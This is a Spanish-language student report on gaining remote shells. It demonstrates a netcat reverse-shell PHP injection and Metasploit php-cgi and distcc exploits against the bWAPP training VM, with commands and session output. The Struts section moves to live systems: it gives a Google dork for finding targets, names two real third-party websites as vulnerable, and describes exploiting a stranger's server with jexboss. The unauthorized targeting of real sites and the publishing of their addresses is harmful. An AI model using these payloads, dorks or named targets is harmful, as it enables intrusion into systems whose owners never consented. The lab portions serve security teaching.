


GANANDO SHELLS EN SERVIDORES SIMPLES.

La seguridad informática sigue siendo un tema de relevante actualidad en nuestra vida cotidiana. Tanto si eres un usuario común y disfrutas de internet para actividades de lúdicas, laborales o sociales como si eres un profesional en este campo, no tardarás en escuchar noticias de empresas cuyos datos han sido filtrados, servidores que han sido comprometidos o simplemente has experimentado caídas inesperadas de un servicio que usas habitualmente por un ataque de denegación de servicio. Y es que en la actualidad todos los sectores buscan de una manera u otra garantizar a sus usuarios confidencialidad en sus conversaciones, integridad en sus transacciones bancarias o simplemente disponibilidad de su información en el momento que ellos lo precisen. Al fin y al cabo están pagando por ello. Grandes informáticos y matemáticos trabajan perfeccionando técnicas y profundizando en tecnología vanguardista para conseguir los fines anteriormente descritos, aunque quizás sea más cercano a la realidad tratar la seguridad absoluta como un punto en el infinito que marcará el camino hacia un uso responsable, seguro, fiable y accesible de toda la tecnología que una vez comenzó a gestarse en la década de los 70.

Conviene echar un breve vistazo a la realidad en la que hoy nos encontramos. según el sitio web CVE-DETAILS (<https://www.cvedetails.com/vulnerabilities-by-types.php>), lo que podría parecer el razonamiento que cualquier persona adoptaría por inercia (es decir, que poco a poco los sistemas se hacen más y más seguros) lo que nos encontramos es



que conforme pasa el tiempo, se descubren cada vez más vulnerabilidades

en sitios web, aplicaciones, servicios y empresas. Quizás esto viene motivado por la ingente cantidad de nuevos profesionales que se unen a nuestras filas, hoy más que nunca teniendo en cuenta las facilidades que internet nos ofrece para aprender de forma autodidacta o incluso la formalización del sector, que ya podría considerarse como una rama dentro de la informática. Una nueva disciplina que requerirá de profesionales solo y exclusivamente dedicados a ella y que sin los cuales, todo esto no sería posible.

Cabe notar que en el gráfico, el muestreo de color rojo representa la **ejecución de código remoto**, compitiendo con ataques Dos o con obtención de información sensible. Esta y otras serán las motivaciones de este trabajo, donde se ilustrará de manera clara y sencilla distintas situaciones donde un atacante malintencionado podrá aprovecharse de fallas de seguridad en sistemas para así ganar el control de un servidor a través de una conexión tcp establecida con el sistema, que cobrará forma en una shell (lo que comunmente denominaremos **ownear un sistema o ganar una shell** en una maquina remota).

Introducimos así un trabajo que ocupará el tiempo propuesto para presentarse, 4 situaciones que ocurren a día de hoy de las que podremos nutrirnos para conseguir una shell en el sistema, una breve explicación y una demostración práctica. Una por cada técnica utilizada, además de ilustrar como se ve un atacante actuando desde su lado, que técnicas emplea y una leve orientación hacia el **penetration-testing**.

Antes de empezar, tan solo comentar que todos los ejemplos han sido realizados contra bWAPP, una máquina virtual con fallos de seguridad contruidos a propósito con el fin de ilustrarlos a estudiantes y otros colectivos interesados en el tema.


Ahora sí, comenzamos:

1. CUANDO LA AUSENCIA DE SANEAMIENTO DE CADENAS NOS PERMITE INYECTAR CÓDIGO PHP


Es bastante común encontrar sitios web que no utilizan comprobación de tipos o tamaño de la variable enviada a través de un formulario. Normalmente cuando encontremos un formulario de este tipo, que no utilice saneamiento de cadenas, vamos a poder enviar código php que será utilizado por el intérprete. Debido a la gran funcionalidad de php, el espectro de cosas que podemos forzar en la máquina ajena es colosal. Esta vez nosotros lo utilizaremos para hacer lo que se conoce como "reverse shell". Obligamos a una máquina a conectarse a nuestra máquina, pero redirigiendo la conexión tcp y la entrada y salida del proceso bash convenientemente, para que la


conexión se invierta y seamos nosotros los que controlamos a la máquina y no la máquina a nosotros.

Para empezar, navegamos por la aplicación web hasta encontrar el módulo vulnerable.



Sabiendo que es vulnerable a inyección php, abrimos una terminal en nuestra maquina y escribimos **nc -lp 8888**. En el puerto 8888/tcp habremos abierto una conexión y netcat quedará escuchando. Ahora escribimos en la url, como contenido de la variable **system('nc 192.168.1.100 8888 -e /bin/bash');** y enviamos. Con ello la maquina objetivo establecerá una sesión en nuestra conexión tcp abierta pero invirtiendo el flujo de información para que nosotros podamos seguir escribiendo el código que queramos.





2. UN SERVIDOR TIENE UNO DE SUS DIRECTORIOS CON EL MÓDULO "PHP-CGI" ACTIVO

referencia (<http://www.maestrosdelweb.com/cgiintro/>), (<https://www.welivesecurity.com/las/2012/05/09/grave-vulnerabilidad-php-cgi-parte-i/>).

CGI (common gateway interface) se conoce como una de las primeras formas de servir contenido dinámico al cliente. Existe un módulo en php llamado PHP-CGI que permite usar CGI para facilitar tareas de consulta de datos y otras tareas. Sin embargo, ciertas versiones de php-cgi no pueden asimilar correctamente variables que llegan con algún flag del sistema como contenido de la variable. Así si hay un directorio en el servidor que corre bajo ese módulo, los scripts php de ese módulo son vulnerables a inyección de código y por tanto podremos ganar una shell en el sistema tal y como lo hicimos la última vez.

Esta vez haremos la explotación más sencilla utilizando una herramienta muy conocida llamada "metaexploit". Metaexploit viene integrada de serie con algunas distribuciones orientadas a seguridad informática como kali linux. Permite la automatización de explotaciones a sistemas proveyendo una base de datos de exploits de las vulnerabilidades más conocidas y una interfaz sencilla al usuario para modificar parámetros en el exploit y colocar payloads ya creados.

La aplicación nos da la pista de que el directorio admin de la aplicación corre bajo el módulo de php-cgi.

al escribir en la barra del navegador **192.168.1.105/bWAPP/admin/?-s**, al ser **-s** el flag de "source" del módulo, se nos muestra el código fuente del módulo en php. Este es posible que contenga credenciales o datos sensibles como nombres de usuario o contraseñas que no deberían ser accesibles al público.

Utilizando el exploit **exploit/multi/http/php_cgi_arg_injection** y modificando los parámetros correspondientes podremos tener una shell en el servidor.


1. Lo primero sería iniciar metasploit con **msfconsole**.
2. Si no conocemos el nombre del exploit, podemos hacer **search php_cgi** y esperar resultados.
3. cuando nos aparezca el nombre, cargamos el exploit con **use exploit/multi/http/php_cgi_arg_injection**.
4. Ahora podemos buscar el payload que queremos colocar en el exploit. El exploit se aprovecha de la vulnerabilidad para hacer ALGO pero ese ALGO lo definimos nosotros mediante el payload que incorporemos. Dependiendo de este, el resultado de la ejecución del exploit contra el servidor varía. Usamos **show payloads** y a continuación escribimos **set PAYLOAD php/meterpreter/reverse_tcp**.
5. Si escribimos **info** se nos da, entre más información, los parametros que vamos a necesitar modificar del exploit para que funcione. Vamos a modificar:

set RHOST 192.168.1.105 (Nuestro objetivo)

set TARGETURI /bWAPP/admin/index.php (Tiene que ser una ruta a un php dentro de ese directorio desde la raíz del árbol del servicio web)

set LHOST 192.168.1.100 (Nosotros)

Hasta este punto debería quedar una cosa así:



```
root@kali: ~  
File Edit View Search Terminal Help  
to an argument injection vulnerability. This module takes advantage  
of the -d flag to set php.ini directives to achieve code execution.  
From the advisory: "if there is NO unescaped '=' in the query  
string, the string is split on '+' (encoded space) characters,  
urldecoded, passed to a function that escapes shell metacharacters  
(the "encoded in a system-defined manner" from the RFC) and then  
passes them to the CGI binary." This module can also be used to  
exploit the plesk 0day disclosed by kingcope and exploited in the  
wild on June 2013.  
  
References:  
https://cvedetails.com/cve/CVE-2012-1823/  
OSVDB (81633)  
OSVDB (93979)  
https://www.exploit-db.com/exploits/25986  
http://eindbazen.net/2012/05/php-cgi-advisory-cve-2012-1823/  
http://kb.parallels.com/en/116241  
  
msf exploit(multi/http/php_cgi_arg_injection) > set RHOST 192.168.1.105  
RHOST => 192.168.1.105  
msf exploit(multi/http/php_cgi_arg_injection) > set TARGETURI /bWAPP/admin/index  
.php  
TARGETURI => /bWAPP/admin/index.php  
msf exploit(multi/http/php_cgi_arg_injection) > exploit
```

cuando ejecutamos **exploit** todo el proceso se inicia y obtendremos una sesión de meterpreter dentro de la máquina. Podemos hacer algunas cosas. Si tecleamos **help** tenemos todas las opciones posibles. Entre ellas vamos a poder lanzar una shell normal si tecleamos **shell** muy parecida a cuando ejecutamos la reverse shell en el anterior apartado. Ejemplo de la explotación completa:

```
msf exploit(multi/http/php_cgi_arg_injection) > exploit

[*] Started reverse TCP handler on 192.168.1.100:4444
[*] Sending stage (37775 bytes) to 192.168.1.105
[*] Meterpreter session 1 opened (192.168.1.100:4444 -> 192.168.1.105:58382) at
2019-04-29 13:30:28 +0200

meterpreter > id
[-] Unknown command: id.
meterpreter > getuid
Server username: www-data (33)
meterpreter > ls
Listing: /var/www/bWAPP/admin
=====
Mode                Size      Type    Last modified          Name
----                -
100664/rw-rw-r--  4471    fil     2014-11-03 00:20:11 +0100 index.php
100664/rw-rw-r--   645    fil     2014-11-03 00:20:11 +0100 phpinfo.php
100664/rw-rw-r--  2229    fil     2014-11-03 00:20:11 +0100 settings.php

meterpreter >
```

3. CUANDO EL SERVIDOR ESTÁ DANDO SERVICIO CON EL DEAMON DE DISTCC

referencia (<https://wiki.gentoo.org/wiki/Distcc/es>). Distcc es un servicio que utiliza un sistema distribuido para la compilación de ficheros. Sin entrar mucho en detalle, este mecanismo presenta una falla de seguridad e incorporaron un exploit en metasploit framework que de la misma manera que el anterior, nos garantiza una sesión en el servidor, con la diferencia de que internamente realizará una escalada de privilegios y podremos ser root en el sistema.

1. de la misma forma que antes, arrancamos metasploit con **msfconsole**.
2. podemos utilizar el escáner de puertos nmap para garantizar que realmente se esté usando ese servicio con **nmap 192.168.1.105 -p 3632**.
3. Como efectivamente lo está corriendo buscamos un exploit de distcc.

search distcc.


4. use **exploit/unix/misc/distcc_exec**

5. **set LHOST 192.168.1.100**

6. **set RHOST 192.168.1.105**

7. **exploit**

Al igual que en la demostración anterior, obtenemos una shell (esta vez si es una shell de bash y no una sesión de meterpreter) y si hacemos id podemos comprobar que efectivamente tenemos privilegios de superusuario.



```
root@kali: ~  
File Edit View Search Terminal Help  
C  
msf exploit(unix/misc/distcc_exec) > set LHOST 192.168.1.100  
LHOST => 192.168.1.100  
msf exploit(unix/misc/distcc_exec) > set RHOST 192.168.1.105  
RHOST => 192.168.1.105  
msf exploit(unix/misc/distcc_exec) > exploit  
[*] Started reverse TCP double handler on 192.168.1.100:4444  
[*] Accepted the first client connection...  
[*] Accepted the second client connection...  
[*] Command: echo jDMYTr9iPlIuQc7e;  
[*] Writing to socket A  
[*] Writing to socket B  
[*] Reading from sockets...  
[*] Reading from socket A  
[*] A: "jDMYTr9iPlIuQc7e\r\n"  
[*] Matching...  
[*] B is input...  
[*] Command shell session 2 opened (192.168.1.100:4444 -> 192.168.1.105:44254) at 2019-04-29 14:14:45 +0200  
  
id  
uid=0(root) gid=0(root) groups=0(root)
```

4. CUANDO ALGUNA DE SUS APLICACIONES ESTÉ CONSTRUIDA CON EL FRAMEWORK APACHE STRUTS EN UNA VERSIÓN ANTIGUA

referencia(<https://www.synopsys.com/blogs/software-security/cve-2017-5638-anatomy-apache-struts-vulnerability/>)(<http://www.keensoft.es/cve-2017-5638-vulnerabilidad-struts->

[permite-la-ejecucion-codigo-remoto/](#)). Esta última demostración se aprovecha de una brecha de seguridad en aplicaciones web escritas en java utilizando una versión obsoleta de apache struts. La vulnerabilidad se reconocerá oficialmente con nombre y apellidos como CVE-2017-5632.

Simplificando, es posible inyectar código OGNL en el servidor modificando el campo *content-type* de la cabecera http.

Ya que el código OGNL no es un valor válido para este campo, se genera un error del lado del servidor, pero el *jakarta Multipart parser* que se usa para generar el error, resulta que interpreta el contenido malicioso de la cabecera como código y lo ejecuta.

Al igual que todas las demostraciones anteriores, no vamos a utilizar un exploit público modificando los valores a mano (se puede, pero es demasiado tedioso para la exposición) sino que utilizaremos la herramienta *jessbox* disponible facilmente, con tan solo clonar el repositorio del autor: <https://github.com/joaomatosf/jexboss>.

La diferencia con el resto de secciones anteriores reside en que esta vez no lo probaremos contra una máquina virtual. Para reforzar mi postura anterior, guardo este último *proof of concept* para reforzar la idea de que todo lo aquí mostrado es algo REAL y PRESENTE en nuestras vidas. Nos disponemos a buscar un servidor vulnerable a este ataque y vamos a explotarla para conseguir una sesión como superusuario en un servidor ajeno.

Para ello utilizaremos lo que se conoce como "Google Dorks" o "Google Hacking". Google permite usar operadores especiales en sus búsquedas para buscar enlaces por contenido en los propios documentos html, contenido en la URL, en el <title> del html y muchas otras cosas. Una afortunada combinación de estos operadores nos permite buscar sitios web que cumplan unos requisitos especificados por nosotros, y por tanto vamos a poder buscar un objetivo para nuestro ataque.

En concreto buscaremos la página de error característica del fallo generado por el parser. Si existe esa página hay altas probabilidades de que sea vulnerable.

escribimos en google: **intitle:"Struts Problem Report" intext:"development mode is enabled."**

Si la operación ha sido exitosa, se habrán encontrado un montón de sitios web con esa página de error. (Posibles candidatos).

Me he tomado la libertad de buscar algún sitio web de entre ellos que sea vulnerable, y asusta pensar que dos años más tarde de haberse descubierto esta vulnerabilidad, encontramos que entre 15 y 20 minutos de búsqueda son suficientes para encontrar 2 sitios web vulnerables. (para comprobar si un sitio web es vulnerable, podemos usar :

<https://www.tinfoilsecurity.com/strutshock>).

Este sitio es vulnerable: <https://www.sspmis.in/SSPMIS/>

y este también: <https://www.anaf.ro/RegPlataDefalcataTVA/Daca>


Lógicamente los expongo con fines didácticos por si se quiere verificar que lo son, y no con ánimo de maldad.

Una vez clonado jessbox, accederemos a ese directorio y tecleamos:

./jessbox.py -u <url> --struts2

se nos preguntará si deseamos comenzar una sesión y escribimos **yes**.

Incluso se nos da la opción de llevarnos la sesión haciendo una reverse shell a otro sitio, tal y como hicimos en la primera demo. Cuando el sitio es vulnerable al ataque, aparece una ventana así:



COROLARIO

El proyecto tiene como objetivo ilustrar la importancia de tener en cuenta la seguridad de los servicios que ofrecemos cuando somos propietarios de un servicio web hacia internet. Echar un vistazo a las últimas noticias que han podido surgir sobre la tecnología que usamos y la correcta actualización y configuración de nuestros equipos garantizará una mejor calidad de cara al usuario que decida usar nuestras infraestructuras, y evitará desastres legales y perdidas millonarias.